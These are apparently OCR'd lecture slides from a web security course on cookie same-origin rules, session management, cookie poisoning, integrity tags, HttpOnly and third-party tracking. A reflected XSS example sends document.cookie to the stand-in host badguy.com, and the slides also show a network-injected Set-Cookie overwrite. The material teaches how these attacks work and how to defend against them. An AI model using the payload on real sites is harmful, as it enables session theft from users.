Cookie Same Origin Policy

Dan Boneh

Monday: session management using cookies


Same origin policy: "high level"

Review: Same Origin Policy (SOP) for DOM:

- Origin A can access origin B's DOM if match on **(scheme, domain, port)**


Today: Same Original Policy (SOP) for cookies:

- Generally speaking, based on: **([scheme], domain, *path*)**



scheme://domain:port/path?params

Setting/deleting cookies by server



Set-cookie: NAME=VALUE ;
domain = (when to send) ; scope
path = (when to send)
secure = (only send over SSL);
expires = (when expires) ;
HttpOnly (later)

if expires=NULL:
this session only

- Delete cookie by setting "expires" to date in past
- Default scope is domain and path of setting URL

Scope setting rules (write SOP)

domain: any domain-suffix of URL-hostname, except TLD

example: host = "login.site.com"

allowed domains	disallowed domains
login.site.com	**user.site.com**
.site.com	**othersite.com**
	.com

⇒ **login.site.com** can set cookies for all of **.site.com** but not for another site or TLD

Problematic for sites like .stanford.edu

path: can be set to anything


Cookies are identified by (name,domain,path)

cookie 1
name = **userid**
value = test
domain = **login.site.com**
path = **/**
secure

cookie 2
name = **userid**
value = test123
domain = **.site.com**
path = **/**
secure

- Both cookies stored in browser's cookie jar;
  both are in scope of **login.site.com**

Reading cookies on server (read SOP)



Browser sends all cookies in URL scope:

- cookie-domain is domain-suffix of URL-domain, and
- cookie-path is prefix of URL-path, and
- [protocol=HTTPS if cookie is "secure"]

Goal: server only sees cookies in its scope

Examples

both set by **login.site.com**

cookie 1
name = **userid**
value = u1
domain = **login.site.com**
path = **/**
secure

cookie 2
name = **userid**
value = u2
domain = **.site.com**
path = **/**
non-secure

http://checkout.site.com/ cookie: userid=u2

http://login.site.com/ cookie: userid=u2

https://login.site.com/ **cookie: userid=u1; userid=u2**

(arbitrary order)


Client side read/write: document.cookie

- Setting a cookie in Javascript:
  document.cookie = "name=value; expires=...; "
- Reading a cookie: alert(document.cookie)
  prints string containing all cookies available for document (based on [protocol], domain, path)
- Deleting a cookie:
  document.cookie = "name=; expires= Thu, 01-Jan-70"

document.cookie often used to customize page in Javascript


Javascript URL

javascript: alert(**document.cookie**)



Displays all cookies for current document

Viewing/deleting cookies in Browser UI



Cookie protocol problems

Server is blind:

- Does not see cookie attributes (e.g. secure)
- Does not see which domain set the cookie

Server only sees: **Cookie: NAME=VALUE**

Example 1: login server problems

- Alice logs in at **login.site.com**
  login.site.com sets session-id cookie for **.site.com**
- Alice visits **evil.site.com**
  overwrites .site.com session-id cookie with session-id of user "badguy"
- Alice visits **cs142hw.site.com** to submit homework.
  cs142hw.site.com thinks it is talking to "badguy"

Problem: cs142hw expects session-id from login.site.com; cannot tell that session-id cookie was overwritten

Example 2: "secure" cookies are not secure

- Alice logs in at **https**://www.google.com/accounts

```
Set-Cookie: LSID=EXPIRED;Domain=.google.com;Path=/;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=EXPIRED;Path=/;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=EXPIRED;Domain=www.google.com;Path=/accounts;Expires=Mon, 01-Jan-1990 00:00:00 GMT
Set-Cookie: LSID=cl:DQAAAHsAAACn3h7GCpKUNxckr79Ce3BUCJtlual9a7e5oPvByTr
Set-Cookie: GAUSR=dabo123@gmail.com;Path=/accounts;Secure
```

- Alice visits **http**://www.google.com (cleartext)
  - Network attacker can inject into response

    Set-Cookie: LSID=badguy; secure

    and overwrite secure cookie

- Problem: network attacker can re-write HTTPS cookies !

  ⇒ HTTPS cookie value cannot be trusted

Interaction with the DOM SOP

Cookie SOP: path separation

x.com/A does not see cookies of **x.com/B**

Not a security measure:

DOM SOP: **x.com/A** has access to DOM of **x.com/B**

```
<iframe src="x.com/B"></iframe>
alert(frames[0].document.cookie);
```

Path separation is done for efficiency not security:

x.com/A is only sent the cookies it needs

Cookies have no integrity !!

Storing security data on browser?

- User can change and delete cookie values !!
  - Edit cookie file (FF3: cookies.sqlite)
  - Modify Cookie header (FF: TamperData extension)
- Silly example: shopping cart software

```
Set-cookie: shopping-cart-total = 150  ($)
```

- User edits cookie file (cookie poisoning):

```
Cookie:     shopping-cart-total = 15   ($)
```

Similar to problem with hidden fields

```
<INPUT TYPE="hidden" NAME=price VALUE="150">
```

Not so silly ... (as of 2/2000)

- D3.COM Pty Ltd: ShopFactory 5.8
- @Retail Corporation: @Retail
- Adgrafix: Check It Out
- Baron Consulting Group: WebSite Tool
- ComCity Corporation: SalesCart
- Crested Butte Software: EasyCart
- Dansie.net: Dansie Shopping Cart
- Intelligent Vending Systems: Intellivend
- Make-a-Store: Make-a-Store OrderPage
- McMurtrey/Whitaker & Associates: Cart32 3.0
- pknutsen@nethut.no: CartMan 1.04
- Rich Media Technologies: JustAddCommerce 5.0
- SmartCart: SmartCart
- Web Express: Shoptron 1.2


Source: http://xforce.iss.net/xforce/xfdb/4621

Solution: cryptographic checksums

Goal: data integrity

Requires secret key k unknown to browser

Generate tag: T ← F(k, value)



Verify tag: T $\stackrel{?}{=}$ F(k, value)

"value" should also contain data to prevent cookie replay and swap

Example: .NET 2.0

- System.Web.Configuration.MachineKey
  - Secret web server key intended for cookie protection
  - Stored on all web servers in site

Creating an encrypted cookie with integrity:

- HttpCookie cookie = new HttpCookie(name, val);
  HttpCookie encodedCookie =
  HttpSecureCookie.Encode (cookie);

Decrypting and validating an encrypted cookie:

- **HttpSecureCookie.Decode** (cookie);

Cookie theft: basic cross site scripting (XSS)

Example: reflected XSS

- search field on victim.com:
  - **http://victim.com/search.php ? term = `apple`**

- Server-side implementation of **search.php**:

```
<HTML>    <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>   </HTML>
```

echo search term into response

Bad input

- Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =
   <script> window.open(
        "http://badguy.com?cookie = " +
        document.cookie )  </script>
```

- What if user clicks on this link?
  1. Browser goes to victim.com/search.php
  2. Victim.com returns
     `<HTML> Results for <script> … </script>`
  3. Browser executes script:
     - Sends badguy.com cookie for victim.com

So what?

Why would user click on such a link?


- Phishing email
- Link in doubleclick banner ad
- ... many many ways to fool user into clicking

- MANY other forms of XSS (monday)
  - Many do not require clicking on links

HttpOnly Cookies

IE6 SP1, FF2.0.0.5

(not Safari)



- Cookie sent over HTTP(s), but not accessible to scripts
  - cannot be read via document.cookie
    - Also blocks access from XMLHttpRequest headers
  - Helps prevent cookie theft via XSS

… but does not stop most other risks of XSS bugs.

THE END

3rd Party Cookies: user tracking

3rd party cookies

What they are:

- User goes to site A. com ; obtains page
- Page contains `<iframe src="B.com">`
- Browser goes to B.com ; obtains page

  HTTP response contains cookie

- Cookie from B.com is called a **3rd party cookie**

Tracking: User goes to site D.com

- D.com contains `<iframe src="B.com">`
- B.com obtains cookie set when visited A.com

⇒ **B.com** knows user visited **A.com and D.com**

Can we block 3rd party cookies?

IE and Safari: block set/write

- Ignore the "Set-Cookie" HTTP header from 3rd parties

⇒ Site sets cookie as a 1st party; will be given cookie when contacted as a 3rd party

- Enabled by default in IE7

Firefox and Opera: block send/read

- Always implement "Set-Cookie" , but never send cookies to 3rd party
- Breaks sess. mgmt. at several sites (off by default)

Effectiveness of 3rd party blocking

Ineffective for improving privacy

- 3rd party can become first party and then set cookie
- Flash cookies not controlled by browser cookie policy

IE8 InPrivate browsing and Chrome incognito

- Upon exit, delete all browser state collected while in private browsing